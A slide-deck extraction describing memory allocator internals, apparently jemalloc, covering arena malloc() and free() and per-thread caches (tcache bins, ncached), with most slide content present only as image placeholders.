
# Arena malloc() 2/2




# Arena free() 1/2




# Arena free() 2/2



# Arena allocator



# Thread caches



# Thread caches




- Each thread maintains a cache of small/large allocations
- Operates one level above the arena allocator
- Implemented as a stack
- Incremental “garbage collection”; time is measured in terms of allocation requests


# Thread caches



tbins[0]  
ncached = 4




Run




- █ used region
- █ free region

# tcache malloc() 1/3




# tcache malloc() 2/3




# tcache malloc() 3/3




thread




# tcache malloc() - empty stack



